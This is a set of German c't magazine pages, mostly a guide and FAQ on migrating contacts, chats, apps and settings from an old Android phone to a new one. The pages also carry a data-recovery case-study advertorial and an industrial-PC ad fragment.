
Mit Smartphones ist das deutlich leichter: Sofern man in den Konteneinstellungen von Android unter „Konten/Google/Kontosynchronisierung“ das entsprechende Häckchen gesetzt hat, landen alle Kontakte außer im lokalen Speicher auch in der Cloud. Auf dem neuen Gerät braucht man nur die Synchronisation zu aktivieren und hat nach wenigen Sekunden sein Adressbuch parat.

Wer aus Datenschutzgründen sein Adressbuch nicht zu Google hochladen will, hat es auch nicht wesentlich schwerer. Mit nur wenigen Handgriffen lässt sich ein lokales Backup anlegen und auf dem neuen Smartphone importieren. Auch hierfür eignet sich die Kontakte-App von Google, die – sofern nicht vorinstalliert – im Play Store erhältlich ist.

Vor ihrer Installation schaltet man in den Android-Einstellungen wie oben beschrieben die Kontakt-Synchronisation



**Nova Launcher speichert Homescreen-Einstellungen lokal oder in der Cloud, sodass sie sich auf einem neuen Handy importieren lassen.**



**Google Fotos sichert Bilder auf Wunsch in der Cloud. Will man die originale Größe und Qualität, wird das auf das Speichercontingent bei Google Drive angerechnet.**

aus, damit die Daten privat bleiben. Falls Sie Ihre Kontakte wie früher noch auf der SIM-Karte speichern, importieren Sie sie in der Kontakte-App in „Einstellungen/Kontakte Verwalten/Importieren“. Über den Menüpunkt „Exportieren“ lassen sich anschließend alle Kontakte als virtuelle Visitenkarten in einer VCF-Datei speichern.

Diese kopiert man per Mail oder Cloud-Speicher aufs neue Telefon und importiert sie in die Google-Kontakte-App. Wer mag, kann die Kontakte-App dann wieder deinstallieren und die vorinstallierte Adressbuch-App des neuen Smartphones nutzen.

Theoretisch klappt der Ex- und Import des Adressbuchs auch in den vorinstallierten Kontakt-Apps der Smartphone-Hersteller. Dennoch ist der Umweg über die Google-App ratsam: Sollten auf altem und neuem Handy unterschiedliche Kontakt-Apps zum Einsatz kommen, besteht die Gefahr, dass diese eigene Kontaktfelder oder abweichende Beschreibungen nutzen. Das führt mitunter dazu, dass der Import fehlschlägt oder händische Nacharbeit erfordert.

Eine weitere Alternative stellt eine eigene Cloud für Kontakte und Adressen dar – beispielsweise ein eigener Exchange-Server oder eine Nextcloud-Instanz auf einem Raspi oder einem günstigen Web-space. Anleitungen zu deren Installation und dem Anpassen von Androids Synchronisationseinstellungen finden Sie unter [2]. Weitere Tipps zu Mail, Kontakten, Terminen und Aufgaben finden Sie im nächsten Artikel.


## Chats

Neben Fotos zählen Chat-Verläufe zum Heiligen Gral: Kaum jemand will sich bei einem Handy-Umzug von seinen alten Konversationen trennen. Bei WhatsApp gelingt die Mitnahme der Konversationen reibungslos, sofern Quell- und Zielgerät mit Android laufen. WhatsApp erstellt täglich ein Backup in Google Drive, wenn Sie das in den WhatsApp-Einstellungen unter „Chats/Chat-Backup/Auf Google Drive sichern“ eingeschaltet haben. Soll das Backup auch Videos einschließen, muss das entsprechende Häkchen zusätzlich gesetzt werden. Da die Chat-Daten nachts und standardmäßig nur bei bestehender WLAN-Verbindung übertragen werden, empfiehlt es sich, die Sicherung mindestens einen Tag vor dem geplanten Umzug zu aktivieren.

Das WhatsApp-Backup wird inzwischen nicht mehr auf das bei Google Drive verfügbare Speichercontingent angerechnet. Doch die Sache hat einen Haken: Nutzen Sie den WhatsApp-Account mehrere Wochen nicht, löscht Google die Backups automatisch. Sofern man den Umzug nicht monatelang verschleppt, dürfte das aber keine Einschränkung darstellen. Da die Chat-Datenbank verschlüsselt ist, braucht man sich um die Privatsphäre ebenfalls nicht zu sorgen.

Wer trotzdem lokale Backups bevorzugt, braucht im gleichen Einstellungsfenster von WhatsApp lediglich die Google-Drive-Sicherung auszuschalten und unter dem darüber liegenden Menüpunkt „Letztes Backup“ auf „Sichern“ zu tippen. Die Daten werden dann auf der SD-Karte beziehungsweise dem über USB zugänglichen Speicher unter WhatsApp/Backups sowie WhatsApp/Databases und WhatsApp/Media abgelegt. Beim Umzug aufs neue Gerät kopiert man vorm ersten Start von WhatsApp die Ordner in denselben Pfad aufs neue Gerät.

Wegen der empfangenen Bilder und Videos nimmt der WhatsApp-Ordner bei



**Die Kontakte-App von Google sichert alle Kontakte ohne Cloud-Zwang als VCF-Datei.**

vielen Nutzern einen Großteil des verfügbaren Smartphone-Speichers in Beschlag. In solchen Fällen ist der Umzug ein guter Anlass für einen frischen Start, indem man auf das Zurückspielen eines Backups verzichtet. Von seinen alten Konversationen muss man sich trotzdem nicht komplett trennen: In den WhatsApp-Einstellungen lassen sich unter Chats und Chatverlauf einzelne Chats als Textdateien ohne Bilder exportieren. Sie nehmen nur wenige Kilobyte in Anspruch und lassen sich am PC mit jedem Texteditor öffnen.

Leichter haben es Nutzer des Messaging-Dienstes Telegram. Er speichert sämtliche Konversationen inklusive eingebetteter Fotos und Videos dauerhaft auf den Servern des Anbieters. Auf dem neuen Telefon braucht man sich nur mit seiner Handynummer anmelden und den per SMS empfangenen Bestätigungscode in die App einzufügen, worauf der gesamte Account schlagartig wieder zur Verfügung steht.

Jedoch lauert hier wie auch bei WhatsApp ein Fallstrick: Der Umzug aufs neue Telefon klappt nur, wenn weiterhin dieselbe Mobilfunknummer genutzt wird – sie ist sozusagen der Generalschlüssel zur Identifikation des Nutzers.

Wer mit dem Handy auch die Rufnummer wechselt, benötigt für den Umzug von WhatsApp und Telegram beide Telefone mit Zugriff aufs Mobilfunknetz. Für den Wechsel der Rufnummer öffnet man auf dem bisherigen Telefon die Telegram-App und tippt dort in den Einstellungen unter „Info“ auf die eigene Telefonnummer. Im darauffolgenden Dialog lässt sich die neue Nummer angeben. Telegram verschickt anschließend einen Bestätigungs-Code per SMS an die neue Nummer. Nachdem dieser in die Telegram-App des neuen Telefons kopiert wurde, meldet sich das alte Gerät von den Telegram-Servern ab und der Wechsel ist vollzogen. Bei Whatsapp funktioniert das Prozedere praktisch genauso: Hier findet sich der Dialog zur Änderung unter „Einstellungen/Account/Nummer“ ändern.

Beim ebenfalls populären Messenger Threema müssen Sie das Backup von Hand anstoßen. Hierzu öffnen Sie das Hauptmenü und wählen dort „Meine Backups“. Dort lässt sich unter dem Reiter „Daten-Backup“ der Export starten. In dem hierbei im lokalen Speicher abgelegten ZIP-Archiv finden sich die Threema-ID – also die eindeutige Nutzerkennung –, die kryptografischen Schlüssel, die Kontaktliste sowie Chats und deren Mediendateien. Das Archiv lässt sich per Mail, Cloud oder den Umweg über einen PC aufs neue Handy kopieren. Auf dem neuen Smartphone lässt es sich direkt im Einrichtungsdialog beim ersten Start von Threema importieren.

Wer die Exportdatei nicht von Hand kopieren möchte, schaltet auf dem bisherigen Smartphone alternativ unter dem Reiter „Android-Backup“ eine Cloud-Sicherung ein. Einstellungen, IDs und Chats sichert Threema dann täglich in Google Drive. Der Nachteil: In Chats enthaltene Fotos und Videos landen nicht mit im Backup und sind nach dem Umzug verloren.

## Lohnenswerte Handarbeit

Ein Umzug aller installierten Apps ist mit Android-Bordmitteln nicht möglich. Wer seine Anwendungen auf dem neuen Smartphone nicht mühsam einzeln zusammensuchen will, ruft im Play Store „Meine Apps und Spiele“ auf und wechselt dort auf den Reiter „Sammlung“. Dort werden nur die Apps aufgeführt, die man bereits auf vorherigen Android-Geräten installiert hatte; leider müssen deinstallierte Apps einem die Liste voll.


In seltenen Fällen erscheinen dort Apps mit dem Vermerk, dass sie für dieses Gerät nicht verfügbar seien. Meist passiert das, wenn ein Entwickler im Manifest der App eine neue Displaygröße, Auflösung oder API-Level noch nicht eingepflegt hat. Mit etwas Glück laufen die Apps aber trotzdem. Um sie zu installieren, legt man auf dem alten Gerät beispielsweise mit dem kostenlosen Dateimanager „Total Commander“ ein Backup der APK-Datei der gewünschten App an, kopiert sie aufs neue Phone und installiert sie dort manuell. Das funktioniert jedoch nur bei kostenlosen Apps.

Alternativ finden sich im Play Store auch diverse Backup-Tools, die Apps sichern und wiederherstellen. Als Umzugshelfer taugen sie wie die oben genannte Lösung aber nur begrenzt: Nahezu alle Apps liegen in verschiedenen Kompilierungen für unterschiedliche Hardware-Plattformen im Play Store. Bei der Installation entscheidet der Store, welche Datei zum eigenen Smartphone passt. Unterscheidet sich die Hardware von Quell und Zielgerät zu sehr, wird

eine manuell umgezogene App nicht starten.

Backup-Apps sichern zudem die Einstellungen der App nicht, weshalb hier ohnehin Eigeninitiative gefragt ist: Apps mit umfangreichen Konfigurationsmöglichkeiten, beispielsweise der populäre Twitter-Client Talon oder das Schweizer Taschenmesser unter den Mailclients K9-Mail, bieten in ihren Einstellungsmenüs eine Exportfunktion, die alle Account- und App-Einstellungen exportiert. Damit lassen sich die Apps auf einem neuen Gerät in nur wenigen Sekunden vollständig einrichten. Solche Exportfunktionen ersparen auf dem Neugerät meist mehrere Stunden händischer Konfiguration, weshalb es sich durchaus lohnt, die Apps des Altgeräts nach solchen Features zu durchsuchen.

Etwas besser sieht die Lage bei neuen Spielen aus. Sie nutzen die Dienste von Google Play Games, um etwa Spielstände in der Cloud zu speichern. Da diese Daten kaum die Privatsphäre betreffen, bietet es sich vor dem Umzug an, Spiele nach möglichen Play-Games-Log-



Chats und deren Fotos und Videos sichert WhatsApp auf Wunsch bei Google Drive. Der benötigte Speicher wird nicht vom Frei-Volumen abgezogen.

Total Commander	
///Apps	0/157
Empfehlungen zu Einstellungen	
1.0.0.215447275.storeRelease	2.8 M 11.10.18 19:58
Exchange-Dienste	481.4 K 18.10.17 11:46
FahrInfo 6.2.10 (70)	29.8 M 20.11.18 15:16
BVG	
Fake GPS 2.0.8	1.5 M 10.06.18 17:04
Falcon Pro 1.9.0	8.5 M 06.11.18 08:48
Feedly 54.0.0	16.1 M 05.12.18 22:27
Files 1.0.224103129	9.6 M 06.12.18 22:27
Fing 8.0.6	16.8 M 04.12.18 17:50
Firefox 63.0.2	38.7 M 08.11.18 08:52
FloleVac 1.2104-gpe	4.5 M 19.11.18 18:13
Fotos 4.6.0.222892672	40.0 M 04.12.18 17:50
Fotoscanner 1.5.1.182070924	30.5 M 09.02.18 20:34

Der Dateimanager TotalCommander legt Backups von installierten Apps an. Deren Einstellungen lassen sich ohne Root-Rechte aber nicht mitnehmen.

ins zu durchsuchen und sich mit seinem Google-Account anzumelden. Manche speichern ihre Spielstände bei Facebook; hier mag sich ein nur zu diesem Zweck angelegter Facebook-Account lohnen, um nicht versehentlich alle Facebook-Kontakte an den Spielehersteller zu schicken.

Bevor man das alte Gerät final aus dem Verkehr zieht, sollte man es an den PC anschließen und noch einen Blick auf die SD-Karte oder den zugänglichen internen Speicher werfen. Lohnende Ziele sind hier die Ordner Download, DCIM, Pictures, Movies, Music und Documents. Darüber hinaus legen etliche Apps eigene Ordner an, die man zur Sicherheit auch auf den PC kopiert. So enthält der Ordner WhatsApp alle Fotos und Videos, die man jemals empfangen oder versendet hat. Viele Apps speichern ihre Inhalte auch im zugänglichen Bereich unter Android/Data des gemeinsamen Speichers ab. Meist sind die App-Ordner dort nach dem Namensschema „com.Anbieter.App-Name“ sortiert. Im Zweifel kopiert man alles auf den PC und schaut später, ob sich darin verwertbare Dateien befanden.

Ein ehemalig populärer Weg zur App-Sicherung klappt leider nicht mehr. Sofern Sie in den Entwickleroptionen von Android das USB-Debugging einschalten, lässt sich über eine ADB-Shell (Android Debug Bridge) am PC mit dem Befehl adb backup -all -apk -shared -f c:\backup.ab ein sehr umfangreiches Backup aller Apps

nebst ihren internen Einstellungen auf dem PC anlegen. Mittels adb restore c:\backup.ab lässt es sich zurückschreiben. Bei unseren Tests mit mehreren Handys klappte das mit Android 6 oder höher aber nicht mehr.

### Profi-Backup – für Rootler

Fein raus sind Nutzer, die ihr Smartphone gerootet und sich so Zugriff auf die gesamte Systempartition verschafft haben – etwa mit einem CustomROM. Damit ist es mit Tools wie dem populären Titanium Backup oder einigen anderen der in [3] getesteten Backup-Apps möglich, nicht nur einzelne Apps zu sichern, sondern auch deren Einstellungen. Spielt man solche Backups auf dem Zielgerät zurück – das dann ebenfalls ein gerootetes Android erfordert –, werden alle internen App-Einstellungen 1:1 übernommen.

Dazu gibt es zwei Techniken: Zum einen werden nur die benötigten App-Daten kopiert, was je nach App-Versionen mal gut geht, mal nicht. Zum anderen sichert Titanium die Apps und sämtlicher ihrer internen Daten aus dem gesicherten Speicherbereich von Android.

Das Zurückspielen dieser kompletten Backups sorgt aber für Probleme, wenn sich die Hardware oder die Android-Version zwischen Quell- und Ziel-Gerät unterscheidet. Statt also etliche Megabyte potenziellen Datenmüll aufs neue Smartphone zu schaufeln, sollte ein

Umzug eher Anlass sein, mal auszumisten und sich von alten und kaum noch genutzten Apps zu trennen.

Auch wenn Backup mit Root zuverlässiger und verlockend klingt, hat es einige Schattenseiten: Wer extra für den Umzug rooten will, muss in der Regel das Betriebssystem neu aufs Handy flashen. Das geht immer mit einem vollständigem Zurücksetzen des Smartphones einher – sprich: die Dinge, die man eigentlich sichern wollte, sind auf jeden Fall futsch. Zudem laufen viele Apps wie etwa Netflix, manche Spiele und Homebanking- und Mobil-Payment-Apps nicht auf Geräten mit Root-Zugriff.

Sehr hilfreich ist ein Root-Zugriff hingegen für die Sicherung gespeicherter WLAN-Zugänge: Wer einen Root-fähigen Dateimanager besitzt, navigiert damit einfach nach /data/misc/wifi/ und kopiert die Datei wpa\_supplicant.conf per Cloud, SD-Karte, USB oder PC an die gleiche Stelle aufs neue Handy. Sie enthält alle Passwörter im Klartext.

Ohne Root bleibt nur die Lösung, in den Konto-Synchronisations-Einstellungen die Sicherung von WLANs in der Google-Cloud zu aktivieren. Dann muss man jedoch akzeptieren, dass sensible WLAN-Passwörter auf US-amerikanischen Cloud-Servern landen. Zudem hilft das Cloud-Backup nicht, um ein vergessenes WLAN-Passwort nachzuschlagen. Android verhält sich hier wie eine Blackbox: Einmal eingerichtet, lässt sich ein WLAN-Passwort nicht mehr anzeigen.

Insgesamt ist das händische Umziehen aufwendiger als mit den Tools der Hersteller oder dem einigermaßen funktionierenden Umzugshelfer von Android selbst. Trotzdem lohnt sich der Aufwand händischer Sicherungen, wenn man sie als das versteht, was sie eigentlich sind: Backups. Die machen sich spätestens dann bezahlt, wenn das neue Handy ein kaputtes oder verlorenes Gerät ersetzen soll. Denn dann besteht keine Chance mehr, die Daten vom Altgerät zu kopieren.

(spo@ct.de) ct



Der Android-Umzugshelfer kopiert Daten und Einstellungen aufs neue Telefon.

### Literatur

- [1] Jan Schüßler, Die Wahl der Wolke, Apps und Dienste für Mail, Kalender, Kontakte, Aufgaben und Notizen ohne Google, c't 23/18, S. 90
- [2] Jörg Wirtgen, Die Clouddchenfrage, Apps und Dienste für Mail, Kalender, Kontakte, Aufgaben und Notizen ohne Google, c't 4/17, S. 82
- [3] Alexander Spier, Stefan Porteck, Gut gesichert, Backup-Lösungen für Android-Nutzer, c't 17/17, S. 106

# Bobe Speditions GmbH setzt auf Express-Datenrettung durch Leipziger Dienstleister DATARECOVERY

Fallstudie über vmWare Datenrettung: Komplexe Wiederherstellung von 4.100 GB aus vSphere Storage Appliance (vSA)

An einem Freitagmorgen, kurz vor dem Wochenende, bemerkten die Mitarbeiter der Bobe Speditions GmbH, dass weder Zugriff auf die Warenwirtschaft möglich war noch die netzwerkbasierten Print-Services genutzt werden konnten - ein Zustand, der dringenden Handlungsbedarf erforderte, denn es drohte der Verlust von wichtigen Daten. Eine vergleichbare Situation gab es bisher nicht, es musste jedoch schnell reagiert werden.

**“Innerhalb von 24h hatten wir ein präzises Diagnoseergebnis.”**

**Mirco Fink, Leiter der Lager- & Kontraktlogistik der Spedition,** wendete sich sofort an ein renommiertes IT-Systemhaus aus der Region. **Alexander Aust, Leiter des Rechenzentrums der CSM MeinSystemhaus GmbH& Co. KG**, wies seine Kollegen aus dem Onsite Support umgehend an, sich vor Ort einen Überblick über die Lage beim bislang nicht bekannten Auftraggeber zu verschaffen. Schnell erkannten diese ein Datenproblem an den Servern. Ein aktuelles und funktionelles Backup konnte nicht wiederhergestellt werden. Um einen finalen Datenverlust zu verhindern, zog das Team sofort seinen Partner DATARECOVERY aus Leipzig zum Fall hinzu.

Per Kurier wurden die Serverfestplatten an den Labor-Standort nach Leipzig transportiert, wo die Reverse-Spezialisten nach wenigen Stunden mechanische Probleme an verschiedenen Datenträgern und vielfache logische Beschädigungen durch partiell destruktive Schreibvorgänge diagnostizierten.



**Lars Müller, Technischer Leiter bei DATARECOVERY erklärt:** „Ein lokaler Stromausfall und das Ausbleiben der USV-Überbrückung sorgten für ein hartes Ausschalten der zuvor ununterbrochen laufenden Systeme. In Kombination mit einem ungewöhnlichen Setup der virtuellen Storage-Umgebung kam es zu dem Totalausfall der beiden RAIDs.“

Sofort nach der Kundenfreigabe begab sich das vmWare Kompetenz-Team von DATARECOVERY an die Wiederherstellung der mehrfach verkapselten virtuellen Daten. Aufgrund der vorhandenen Abstraktionsebenen und dem Einsatz von insgesamt drei verschiedenen Dateisystemen gestaltete sich der Ablauf komplex. Zuvor erfolgten erforderliche Reparaturen an Datenträgern im Reinraumlabor, so dass Rohdaten aus den mechanisch defekten Medien ausgelesen werden konnten.

Die CSM MeinSystemhaus GmbH & Co. KG übernahm anschließend die Migration der wiederhergestellten Daten in die neue Infrastruktur. **Alexander Aust erinnert sich:** „Für die Speditionsmitarbeiter war damit ein nahezu reibungsloser Übergang möglich. Noch während in Leipzig die verlorenen Bits und Bytes wieder zusammengeschoben wurden, hatten wir mit dem Auftraggeber bereits ein Folgekonzept erarbeitet.“

**Mirco Fink von der Bobe Speditions GmbH** zeigt sich zufrieden mit der durchgehenden Bearbeitung durch DATARECOVERY und der kooperativen Zusammenarbeit mit dem IT-Systemhaus vor Ort:

“Innerhalb von 24h hatten wir ein präzises Diagnoseergebnis und eine Einschätzung zur Wiederherstellung unserer virtuellen Maschinen. Die Zusammenarbeit war konstruktiv und zuverlässig. Trotz Wochenende hatten wir durchgehend einen Ansprechpartner. Direkt im Anschluss konnten unsere wiederhergestellten Daten in das neue System integriert werden, so dass kein weiterer Verzug entstand.”



## Fallstudie Zusammenfassung

System: Intel Server mit vSphere Storage Appliance (vSA)

Datenträger: 8 x 900GB + 4 x 300GB SAS HDD

RAID-Array: 2 x RAID 5 als JBOD + 1 RAID 1

Dateisystem: 2 x EXT4 innerhalb VMFS, NTFS in VMDK

Schäden: mechanischer Defekte an HDDs, und logische Beschädigungen über alle virt. Ebenen

Ursache: Stromausfall in Kombination mit defekter USV, Back-Up veraltet

Betroffene Daten: 16 virtuelle Datenträger (VMDK), u.a. Warenwirtschaft, Domaincontroller und EDO Server für Managed Print Services. Erfolgreich wiederherstellte Datenmenge: 4,1 Terrabyte, 100%

## Kontaktdaten:

### DATARECOVERY® Datenrettung

Nonnenstraße 17, 04229 Leipzig

24h Telefon: +49 (0) 341 / 392 817 89

### E-Mail:

kundendienst@datarecovery-datenrettung.de

### Internet:

www.datarecovery-datenrettung.de

### Partnerprogramm für IT-Systemhäuser:

www.datarecovery-datenrettung.de/partner/

# FAQ

# Android umziehen

**Der Umzug aufs neue Smartphone klappt selten vollständig, egal ob man den Tools von Google und den Herstellern traut, oder ob man selbst Hand anlegt. Hier finden Sie ein paar weitere Detaillösungen.**

Von Jörg Wirtgen

## Zwei-Faktor-Sicherung

?

Ich habe viele Zugänge per Zwei-Faktor-Authentifizierung geschützt, darunter Dropbox, Evernote, Google und Amazon. Wie kriege ich die Einstellungen im Google Authenticator umgezogen?

!

Wir kennen keinen Weg, um die Daten des Google Authenticator, die sogenannten Seeds, zu übertragen. In c't 24/2018, Seite 178 beschreiben wir zwei Verfahren, die zumindest zukünftige Umzüge vereinfachen.

Eine Lösung ist, statt der Google-App die kompatible App Authy zu nutzen. Sie erlaubt Backups der Seeds, die – verschlüsselt natürlich – auf Google Drive gespeichert werden. Um ans Backup heranzukommen, muss aber wie bei WhatsApp die alte SIM im Zugriff sein oder eine aktive Authy-Instanz auf einem anderen Gerät laufen, etwa dem PC. Die zweite Lösung ist, die Seeds jedes registrierten Dienstes an einer sicheren Stelle zu speichern, was der Artikel genauer erklärt.

den automatisch zwar viel mehr Daten dort, aber auch das hilft nicht beim Umzug: Zum einen fehlen immer noch die Apps selbst sowie alle Konfigurationen und private Daten, zum anderen verschlüsselt Android diese Speicherkarten, sodass sie im neuen Handy nicht lesbar sind.

## Kontakte, Termine, Aufgaben, Notizen

?

Kontakte von einem Handy aufs nächste kopieren oder auf der SIM speichern, das ist doch sowas von 90er. Wie synchronisiere ich das alles zeitgemäß zwischen allen Mobilgeräten und PC, ohne alles Google in den Rachen zu werfen?

!

Am problemlosesten geht das mit einem Exchange-Server, der Active-Sync spricht. Exchange kümmert sich nicht nur um die Mails, sondern speichert im gleichen Account auch Kontakte, Termine, Aufgaben und Notizen. Der eingebaute Exchange-Client von Android war früher nicht gut, ist inzwischen aber ausgelagert in Gmail und durchaus empfehlenswert. Er stellt Kontakte und Termine allen anderen Apps zur Verfügung, beherrscht aber keine Aufgaben und keine Notizen. Ein Exchange-Client mit integrierter Aufgaben- und Notizverwaltung ist beispielsweise die Mail-App Nine.

Auf Server-Seite gibts bei Microsoft kostenlose Exchange-Accounts, die aber wie Google in den USA speichern. Viele Mail-Provider bieten auch Exchange-Zugänge an. Bei einigen wie Mailbox.org sind sie nicht aufpreispflichtig, bei anderen wie 1&1 und Strato kosten sie um 5 Euro pro Monat.

Wieder andere Provider sowie die meisten für eigene Heimserver geeigneten Pakete haben für Kontakte und Termine nur die Protokolle CalDAV und CardDAV im Angebot. Die beherrscht Android immer noch nicht, sodass man zusätzliche Apps benötigt, die CardDAV-Kontakte und CalDAV-Termine dann allen weiteren Apps zur Verfügung stellen. Gut funktioniert das kostenlose „Dienste des BlackBerry Hub“, das sich ganz allein ohne den BlackBerry-Hub und auch auf Nicht-BlackBerry-Geräten installieren lässt. Alternativ gibt es die mindestens ebenso zuverlässigen, aber kostenpflichtigen Apps CalDAV-Sync und CardDAV-Sync von Marten Gajda, jetzt dmfs GmbH. (jow@ct.de)

## Speicherkarten

?

Kann ich nicht einfach meine SD-Karte ins neue Handy stecken und alles läuft?

!

Nein. Android speichert auf einer SD-Karte von sich aus gar nichts, sondern jede App entscheidet selbst, was sie wo speichert. Einige Apps – etwa viele vorinstallierte Kamera-Apps – stellen automatisch um, andere muss man manuell umstellen, wieder andere nutzen SD-Karten gar nicht. Die SD-Karten können Sie zwar ins neue Handy einsetzen, aber bestenfalls finden die umgestellten Apps dort ihre Daten wieder – schon deren Konfiguration fehlt im Allgemeinen.

Seit einigen Versionen unterstützt Android alternativ eine SD-Karte als „internen Speicher“ zu formatieren. Dann lan-

## Lightroom

?

Ich nutze Lightroom an meinem PC, und zwar die Mietversion. Ist da nicht eine Mobilversion mit Cloudanbindung dabei, die ich vielleicht zum Umzug nutzen könnte?

!


Ja, in den Lightroom-Paketen für 12 Euro im Monat sind auch Android- und iOS-Apps samt etwas Cloud-Speicher bei Adobe inbegriffen. Selbst wenn Sie die Fotosammlung Ihres PCs auf keinen Fall der Adobe-Cloud anvertrauen wollen, lohnt sich ein Blick auf Lightroom CC Mobile rein für Ihre Handy-Fotos. Damit gelingt nicht nur der Umzug, sondern auch ein automatisches Backup samt Import in Ihren Lightroom-Katalog.

Die App kopiert auf Wunsch alle mit der Kamera aufgenommenen Fotos in die Cloud, erlaubt umfangreiche Bearbeitungen schon auf dem Handy und synchronisiert alles mit Ihrem Lightroom-Katalog. Wenn Sie Lightroom am PC öffnen, tauchen die Handy-Fotos nach der automatischen Synchronisierung auf – inklusive aller in der App getätigten Bearbeitungsschritte. Lightroom unterscheidet dabei sauber zwischen lokalen Ordnern und synchronisierten Sammlungen. Alle Ihre bisherigen Fotos bleiben unangetastet lokal liegen, solange Sie sie nicht explizit in eine synchronisierte Sammlung stellen. Wenn Sie die Handy-Fotos in einen nicht synchronisierten Ordner verschieben, werden die Originale aus der Cloud gelöscht und belegen dort keinen Platz mehr.

# Multi-Touch Panel PCs & Human-Machine- Interfaces für die Industrie

**BRESSNER**  
A ONE STOP SYSTEMS COMPANY

IHR PARTNER FÜR INDUSTRIELLE  
HARDWARE UND SYSTEMLÖSUNGEN



## TOUCAN

WALL-MOUNT PANEL PC

